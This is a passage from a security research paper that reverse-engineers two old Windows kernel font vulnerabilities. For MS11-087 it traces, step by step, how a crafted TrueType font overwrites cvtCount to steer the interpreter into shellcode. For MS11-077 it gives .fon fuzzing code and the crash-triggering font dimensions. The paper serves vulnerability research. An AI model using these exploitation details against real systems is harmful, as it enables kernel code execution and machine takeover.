


Figure 9: Integer Overwrite to the cvtCount of fnt_GlobalGraphicState

As the original buffer allocation of ulWorkmemSize is not sufficient for the special design of yOffset position at 0x0052, eventually, it will overwrite to the cvtCount syntax of the next function, fnt_GlobalGraphicStateType. fnt_GlobalGraphicStateType is the function designed to call the instruction set. Its syntax is:

```
;
typedef struct pfnt_GlobalGraphicStateType {
       F26Dot6* stackBase;             /* the stack zone area */
       F26Dot6* store;                 /* the storage zone area */
       F26Dot6* controlValueTable;     /* the control value table */
       ... ... ...
       ... ... ...

       int8            non90DegreeTransformation; /*bit0 is 1 if non-90 degree
       ... ... ...
       ... ... ...

       uint16          cvtCount;
       ... ... ...
       ... ... ...


} pfnt_GlobalGraphicStateType;
```

The TrueType instruction set [9] provides a large number of commands designed to allow designers to specify how character features should be rendered. It controls the way in which a glyph outline will be grid-fitted for a particular size or device. Instructions can appear in a number of places in the font file tables that make up a TrueType font. During reverse engineering, we learn that the fnt_GlobalGraphicStateType function is constructed as below:

+0h = StackBase

+4h = Store

+8h = ControlValueTable

+90h = non90DegreeTransformation

+134h = cvtCount

An interpreter is designed to carry out the instructions associated with its glyph. All instructions are supposed to act within the context of the Graphics State. Graphics State variables have default values as specified in Appendix 2 and the values can be determined or changed using instruction. The irtp_InnerExecute function is called to map the opcode with the corresponding TrueType instruction set.




Figure 10: itrp_InnerExecute function

As shown in Figure 10, the itrp_InnerExecute is initialized by mapping the opcode of “B0” with “move ax, _function[edx*4]” and “call eax” instructions. The _function[edx*4] will map the corresponding function to perform the corresponding action. The above instance shows that the 0xB0 opcode calls the itrp_PUSHB1 function. The itrp_PUSHB1 functions will store the “00” parameter (offset+1 of “b0”) into the StackBase of fnt_GlobalGraphicStateType function. The function will iterate over each instructions set to instruct how character features should be rendered. The table in Appendix 1 shows the detail of every instruction that has been analyzed. The itrp_InnerExecute function should perform well in the first 25 routines until it reached the overwrite integer that had happened as mentioned earlier.

The overwrite byte of cvtCount syntax value from original 1 to 81 led the function to call the offset outside of the supposed range of instruction set. Upon the formula, (fnt_GlobalGraphicStateType offset) + (stateBase-1)* 4, it led the pointer pointing to FPGMDirectory.DataFPGM offset. The pointer will move 0x50 byte forward due the itrp_ADD function and end at DataFPGM[80], where a perfect shellcode can be placed to begin the exploitation.

Table 3: Integer Overwrite led the pointer pointed to FPGMDirectory.DataFPGM offset

Itrp_ADD	2f	03	2c	30009	
Itrp_RCVT	fe3c532c	03	2c	30009	Actually read the data from pfnt_GlobalGraphicStateType(fe3c4f98)+2e*4=fe3c532c Note: address fe3c532c pointed to FPGMDirectory -> DataFPGM
Itrp_PUSHB1	fe3c532c	50	2c	30009	
Itrp_ADD	fe3c537c	50	2c	30009	
Itrp_PUSHB1	fe3c537c	00	2c	30009	
Itrp_RS	fe3c537c	2c	2c	30009	Storage=[fe3c4f98+4]=fe3c4f14 [Storage]=2c (read) [storage+4]=8215ed9e [storage+8]=8215ed9e [storage+c]=8215ed9e
Itrp_SWAP	2c	fe3c537c	2c	30009	
Itrp_WCVT	2c	fe3c537c	2c	30009	address point to FPGMDirectoryEntry->DataFPGM (fe3c537c) save in pfnt_GlobalGraphicStateType(fe3c4f98)+2c*4 =fe3c5048
Itrp_PUSHB1	01	fe3c537c	2c	30009	
Itrp_LSW	Perfectly landed at the shellcode				




Figure 11: Integer Overwrite led the pointer call the shellcode

3. MS11-077:

The severeness of this vulnerability is that a bluescreen could appear on the computer if a user opens a directory, folder or a network share which contains a specially crafted font file (.fon file) without clicking or opening the file. While studying this vulnerability through reverse engineering, it was found that a safe unlinking protection in kernel pool is implemented by Microsoft. The idea of performing this protection is to protect kernel pool memory corruption at the earliest opportunity. According to our fuzzing results, font with width=498 and height=10 will success overwrite 3 byte into the next kernel pool header and cause the BSOD: BAD_POOL_HEADER(19) error. Unfortunately, in this case, the overwriting of the Previous header at the next kernel pool in terms of bypass safe unlinking becomes difficult due to the limitation and restriction of calculation designed by Microsoft.




Figure 12: Overwrite 3 byte in the Next Kernel Pool




Figure 13: BSOD: BAD_POOL_HEADER(19)

3.1 Fuzzing – .fon font:

The .fon files are created by Micosoft, specifically for the native Windows 3.x library. Today, .fon files are still supported in Windows 7 and these fonts have been shipped by Microsoft along with the latest font, TrueType font, for instance.

The .fon fuzzer consists of 2 files, fuzzer.py and mkwinfont.py. The mkwinfont.py is a small python program that is written and maintained by Simon Tatham, software engineer and free-software author in Cambridge, UK. The program is created to generate the text description from the source file. The fuzzer.py file is created by Byoungyoung Lee from

exploitshop.wordpress.com. The program is mainly designed to generate a text description file from source fonts and generate Windows bitmap fonts from the text description file.

Minor modification has been done upon both small utility files. The fuzzer.py originally generated binary string of “0” and “1”. With the purpose of avoiding any confusion and increasing convenience in capturing and monitoring the changes, string of “A” has been replaced instead of “0” and “1”. Thus, the string.atol function has been modified by changing the given base of 2 to 16, as shown below:

```
value = string.atol(w, 16)
```

The fuzzer is initialized by defining the value of height and width in ranges. Next, a font description (.fd) file will be created upon the value of height and width.

```
for i in range(0,256):
   fdStr += "char %d\n" % i
   fdStr += "width %d\n" % width
   if width != 0:
      for j in range(height):
         fdStr += "A"*width + "\n"
   fdStr += "\n"
open(filename, "w").write( fdStr)
```

The mkwinfont.py program is called to generate the Windows bitmap font from the font description that was created. The explorer function will be called to automatically display the font.

```
cmdStr = "explorer %s" % fonFilename
```

If Windows turned to bluescreen, the vulnerable font size can eventually be determined.

4. Conclusion:

In this article, both TTF and .fon font fuzzers have been explained. The attack work for MS11-087 has been discussed in detail. Both MS11-087 and MS011-077 vulnerabilities could allow attackers to bluescreen the machine. The condition could become worse if attackers exploit the vulnerability by executing arbitrary code on the system with elevated privileges.

Reference:

1. TrueType Reference Manual, https://developer.apple.com/fonts/TTRefMan/index.html
2. Microsoft Security Bulletin MS11-087, Vulnerability in Windows Kernel-Mode Drivers Could Allow Remote Code Execution (2639417), http://technet.microsoft.com/en-us/security/bulletin/ms11-087
3. AddFontResourceEx function, http://msdn.microsoft.com/en-us/library/dd183327(v=vs.85).aspx
4. LOGFONT structure, http://msdn.microsoft.com/en-us/library/dd145037(v=vs.85).aspx
5. ExtTextOut function, http://msdn.microsoft.com/en-us/library/dd162713(v=vs.85).aspx
6. RemoveFontResourceEx function, http://msdn.microsoft.com/en-us/library/dd162923(v=vs.85).aspx
7. The OpenType Font File, http://www.microsoft.com/typography/otspec/otff.htm
8. EBDT – Embedded Bit,ap Data Table, http://www.microsoft.com/typography/otspec/ebdt.htm
9. The TrueType Instruction set, http://www.microsoft.com/typography/otspec/ttinst.htm

Appendix 1:

	stackBase+x (x=0, 4, 8, c)					
		+0	+4	+8	+c	
	itrp_PUSHB1	00				Save the parameter 00003baf3 (0x00) in fe3c4b10
	itrp_PUSHB1	00	00			Save the parameter 00003baf5 (0x00) in fe3c4b14
	itrp_WS					Save the instructions 0003baf5 (0x00) fe3c4f14 (pfnt_GlobalGraphicStateType+4)
1	itrp_FLIPOFF					set the pfnt_GlobalGraphicStateType+0x90 autoflip value to zero
2	itrp_PUSHB1	00				Save the parameter 0003baf9 (0x00) in fe3c4b10
3	itrp_RS					Use the pusbB1 '00' as store index and get the data
4	itrp_RCVT					Read the data in ControlValueTable offset=0
5	itrp_FLIPON					Set the pfnt_GlobalGraphicStateType+0x90 autoflip value to 1
6	itrp_PUSHB1		00			Save the parameter 00003bafe (0x00) in fe3c4b14
7	itrp_RS					Use the pusbB1 '00' as store index and get the data
8	itrp_RCVT		00			Use the pusbB1 '00' as store index and get the data in ControlValueTable index=0, save in fe3c4b14
9	itrp_SUB					
10	itrp_PUSHB1	00	17			
11	itrp_SWAP	17	00			Save the content of 'stackBase+4' from previous itrp_PUSHB1 into 'stackBase+0'
12	itrp_JROT					Checking content 'stackbase+4'=0? If yes failed to jump
13	itrp_PUSHB1	00				Push content font data '00' into stack
14	itrp_RS	00				'00' in itrp_PUSHB1 used as index to read storage[0] (pfnt_GlobalGraphicStateType+0x4) fe3c4f14 and save in 'stackbase+0' fe3c4b10
15	itrp_PUSHB1		01			Push the '01' from font data into stackbase+4
16	itrp_ADD	01				'stackbase+0' + 'stackbase+4'
17	itrp_DUP	01	01			Duplicate data from stackbase+0 to stackbase+4
18	itrp_PUSHB1	01	01	00		Push data font '00' into stackbase+8
19	itrp_SWAP	01	00	01		Swap data stackbase+4 and stackbase+8
20	itrp_WS	01	00	01		Save the data 'stackbase+8' into

						storage index [x*0] - x= value in stackbase+4 - ([fe3c4f98+4]=fe3c4f14)
21	itrp_PUSHB1	01	50	01		Push the font data '50' into stackbase+4
22	itrp_SUB	ffffffb1	50	01		Value 'stackbase+0' – 'stackbase+4' = 01-50=ffff ffb1
23	itrp_PUSHW1	ffffffb1	ffffffdf			Push font data 'ffdf' in stackbase+4
24	itrp_SWAP	ffff ffdf	ffff ffb1	01		Swap data 'stackbase+0' and 'stackbase+4'
25	itrp_JROT	ffffffdf	ffffffb1	01		1. Check 'stackbase+4'=0? If yes failed to jump 2. Pointer to font data change follow the calculation New pointer=[current pointer to font data + 'stackbase+0'-1] = 00b9baf7
1	itrp_FLIPOFF	ffff ffdf	ffff ffb1	01		1. Remember now the pointer to font data is 00b9baf7 or 0003baf7=0x4e 2. set the fe3c4f98+90h pfnt_GlobalGraphicStateType+0x90 autoflip value to zero
2	itrp_PUSHB1	00	ffffffb1	01		Push data font 0003baf9 save in stackbase+0
3	itrp_RS	01	ffffffb1	01		1. 'stackbase+0' as index to read data from 'storage' 2. Storage='pfnt_GlobalGraphicStateType+0x4=edx=fe3c4f14 3. Data from storage[0]=01 save in 'stackbase+0'
4	itrp_RCVT	fe3c4b10	ffffffb1	01		1. cvtCount=pfnt_GlobalGraphicStateTye+134h=0x81 2. ecx='stackbase+0'=01 3. pfnt_GlobalGraphicStateType+0x8=pControlValueTable=fe3c4f94 4. data read from pControlValueTable=[edx+ecx*4] = fe3c4f94+1*4 = fe3c4b10 5. the data save in 'stack+0'
5	itrp_FLIPON	fe3c4b10	ffffffb1	01		Set the pfnt_GlobalGraphicStateType+0x90 autoflip value to 1
6	itrp_PUSHB1	fe3c4b10	00	01		Push the font data '00' save in 'stackbase+4'
7	itrp_RS	fe3c4b10	01	01		
8	itrp_RCVT	fe3c4b10	fe3c4b10	01		1. offset="stackbase+4"*4=1*4=4 2. read controlValueTable[offset]=fe3c4b10

						3. save fe3c4b10 into 'stackbase+4'
9	itrp_SUB	00	fe3c4b 10	01		
10	itrp_PUSHB1	00	17	01		Push data into stackbase+4
11	itrp_SWAP	17	00	01		
12	itrp_JROT					Failed to jump (because 'stackbase+4'=0)
13	itrp_PUSHB1	00	00	01		
14	itrp_RS	01	00	01		
15	itrp_PUSHB1	01	01	01		Push data into stackbase+4
16	itrp_ADD	02	01	01		
17	itrp_DUP	02	02	01		Duplicate the content
18	itrp_PUSHB1	02	02	00		
19	itrp_SWAP	02	00	02		
20	itrp_WS	02	00	02		1. offset='stackbase+4'*4=00*4 =0 2. save value of 'stackbase+8' in storage[offset]
21	itrp_PUSHB1	02	50	02		Push the font data '50' into stackbase+4
22	itrp_SUB	ffff ffb2	50	02		'stackbase+0' – 'stackbase+4'
23	itrp_PUSHW1	ffff ffb2	ffff ffdf	02		Push font data 'ffdf' in stackbase+4
24	itrp_SWAP	ffff ffdf	ffff ffb2	02		
25	itrp_JROT	ffff ffdf	ffff ffb2	02		'stackbase+4' not equal zero, Jump success Pointer to font data ='stackbase+0'+ current addr -1 = ffff ffdf + 00b9bb19 -1 = 00b9baf7

From (1) until (25) is a routine code. itrp_JROT is a jump back to the previous font offset depending on:

a. stackbase+0 add to current font offset address minus 1
b. jump if stackbase+4 not equal zero

from (22), (24), (25)

a. itrp_SUB will only produce zero in 'stackbase+0' if 'stackbase+0'=50
b. itrp_SWAP will change the content of 'stackbase+0' to 'stackbase+4'; key to decide whether itrp_JROT succeeds to make a jump
c. itrp_JROT will jump back to address 0003 baf7 and this is the routine instruction

There are three itrp_RS functions to determine the data use in minus with value '50'
(3) itrp_RS = stackbase+0
(7) itrp_RS = stackbase+4
(14) itrp_RS = stackbase+0

New condition in breakpoint:
win32k!sfac_GetSbitBitmap
win32k!itrp_InnerExecute
win32k!itrp_FLIPOFF ;start of routine and check stackbase+x ;x=0,4,8
win32k!itrp_RS+0x9e ;set end of function. Important when stackbase+0 equal to 25

1	itrp_FLIPOFF					
2	itrp_PUSHB1					
3	itrp_RS	25	ffff ffd5	25		

4	itrp_RCVT	00	ffff ffd5	25		
5	itrp_FLIPON					
6	itrp_PUSHB1	00	00	25		
7	itrp_RS	00	25	25		
8	itrp_RCVT	00	01	25		

Conclusion itrp_RCVT:

1. pControlValueTable=[pfnt_GlobalGraphicStateType+0x8]=[fe3c4f98+0x8]=[fe3c4fa0]=fe3c4f94
2. 'stackbase+4'=25; this value will be used in (3)
3. read the [ControlValueTable+(0x25*4)]=[fe3c4f94+0x94]=[fe3c5028]=01
4. [pfnd_GlobalGraphicStateType+0x24*4]=[fe3c5028]=01; autoflip, same with (3)
5. The data saved in 'stackbase+4'

	itrp_SUB	ffff ffff	01	25		
	itrp_PUSHB1	ffff ffff	17	25		
	itrp_SWAP	17	ffff ffff	25		
	itrp_JROT	17	ffff ffff	25		'stackbase+4' not equal to zero, jump success The pointer=current addr + 17 -1 =00b9 bb06+17 -1 = 00b9 bb1c (0xb0)
	itrp_PUSHB1	00	ffff ffff	25		Push parameter '00' into 'stackbase+0'
	itrp_RS	25	ffff ffff	25		
	itrp_DUP	25	25	25		
	itrp_PUSHB1	25	25	01		
	itrp_SUB	25	24	01		
	itrp_DUP	25	24	24		
	itrp_PUSHB1	25	24	24	01	
	itrp_SUB	25	24	23	01	
	itrp_RCVT	25	24	30009	01	

Notes:

1. [pfnt_GlobalGraphicStateType+134h]=cvtCount=0x81
2. ecx= 'stackbase+8'=23
3. [pfnt_GlobalGraphicStateType+0x8]=[fe3c4f98+0x8]=pControlValueTable=fe3c4f94
4. Reading [pControlValueTable+23*4]=[pControlValueTable+23*4]=[fe3c4f94+23*4]=[fe3c5020]=30009
5. (4) same like [pfnt_GlobalGraphicStateType+22*4]= ➔ [fe3c5020]=30009

Important:

1. pControlValueTable=fe3c4f94, pfnt_GlobalGraphicStateType=fe3c4f98
2. default value of cvtCount=1 modified to 0x81 cause over cross to pfnt_GlobalGraphicStateType

	itrp_PUSHB1	25	24	30009	01	
	itrp_SWAP	25	24	01	30009	
	itrp_WS	25	24	01	30009	storage index='stackbase+8'=01 storage =[pfnt_GlobalGraphicStateType+4] =[fe3c4f98+4] =fe3c4f14 store the content 'stackbase+c' into [storage+1*4] [storage+4]=30009
	itrp_RCVT	25	80	01	30009	1. cvtIndex=24 2. actually read the data from pfnt_GlobalGraphicStateType+23*4=80

	itrp_PUSHB1	25	80	02	30009	
	itrp_SWAP	25	02	80	30009	
	itrp_WS	25	02	80	30009	1. Storage index="stackbase+4"=02 2. Store the content 'stackbase+8' into [storage+2*4] [storage+8]=80 Check with windbg: kd> dd fe3c4f98+4=fe3c4f14 kd>dd fe3c4f14+8
	itrp_RCVT	01	02	80	30009	Actually read the data from pfnt_GlobalGraphicStateType+24*4 =01 (autoflip)
	itrp_PUSHB1	01	03	80	30009	
	itrp_SWAP	03	01	80	30009	
	itrp_WS	03	01	80	30009	1. Storage index='stackbase+0'=03 2. Store the content 'stackbase+4' into [storage+3*4] 3. [storage+c]=01
	itrp_PUSHB1	01	01	80	30009	
	itrp_RS	30009	01	80	30009	Index='stackbase+0'=01 Read the data from storage=[fe3c4f14+1*4]=30009 and save into 'stackbase+0'
	itrp_PUSHB1	30009	00	80	30009	
	itrp_LT	00	00	80	30009	
	Itrp_NOT	01	00	80	30009	
	Itrp_PUSHB1	01	18	80	30009	
	Itrp_SWAP	18	01	80	30009	
	Itrp_JROT					1. 'stackbase+4' not equal zero, jump success 2. New pointer=0x18+current addr -1=00b9bb58
	Itrp_PUSHB1	00	01	80	30009	
	Itrp_RS	25	01	80	30009	
	Itrp_PUSHB1	25	01	80	30009	
	Itrp_ADD	26	01	80	30009	
	Itrp_DUP	26	26	80	30009	
	Itrp_PUSHB1	26	26	00	30009	
	Itrp_SWAP	26	00	26	30009	
	Itrp_WS	26	00	26	30009	Storage index='stackbase+4'=0 Store the content 'stackbase+8' into [storage+0*4]=26
